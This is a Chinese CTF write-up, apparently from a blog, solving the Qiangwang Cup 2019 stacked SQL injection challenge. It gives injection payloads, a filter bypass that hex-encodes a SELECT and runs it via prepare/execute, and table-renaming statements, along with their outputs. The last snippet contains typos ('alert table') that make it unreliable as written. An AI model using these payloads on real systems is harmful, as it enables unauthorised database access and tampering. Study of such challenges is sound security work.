
强网杯 2019 随便注

原创

0xwangliang 于 2021-07-05 13:16:30 发布 17 收藏

分类专栏： WEB 文章标签： ctf sql

本文链接：https://blog.csdn.net/Misaka10046/article/details/118474233



首先尝试直接去注入，发现好像并没有什么用

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1'or 1=1; 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


尝试使用union盲注，preg_match() 函数可以根据正则表达式对字符串进行搜索匹配，发现全被禁了，所以排除union注入

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 0';union all select null,null 1 提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


使用show，发现可以查看表名

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1;show tables; 提交

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


使用desc指令分别去查看这两个表结构的详细信息，这里1919810931114514这个表名必须要使用括起来。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1';desc words; 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1';desc `1919810931114514` 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

因为发现这里过滤了很多函数，因此考虑怎么去绕过。

这里采用了预处理的语句。先把 select * from ` 1919810931114514 `，通过16进制编码变成一串数字

粘贴你想在这里十六进制编码的文字：

select * from `1919810931114514`

select * from 1919810931114514

十六进制编码!

在这里复制您的十六进制编码的文本:

73656C656374202A2066726F6D20603139313938313039333131313435313460

然后使用prepare from 预编译函数，这个函数会自动把16进制字符串转换为 SQL语句，在通过execute执行预编译的SQL语句。`0';SET @a=0x73656C656374202A2066726F6D20603139313938313039333131313435313460;prepare m_string from @a;execute m_string;#`

看网上还有其他的方法，比如修改表名列名。

先把words改成其他表名，再把1919810931114514改名为words，给新words添加新列名id，再把flag改名为data。

```
1';
 rename table words to word1;
 rename table  `1919810931114514` to words;//改表名
 alert table words add id int unsigned not Null auto_increment primary key ;//添加一个自增的ID
 alert table words change flag data varchar(100); # //改列名
```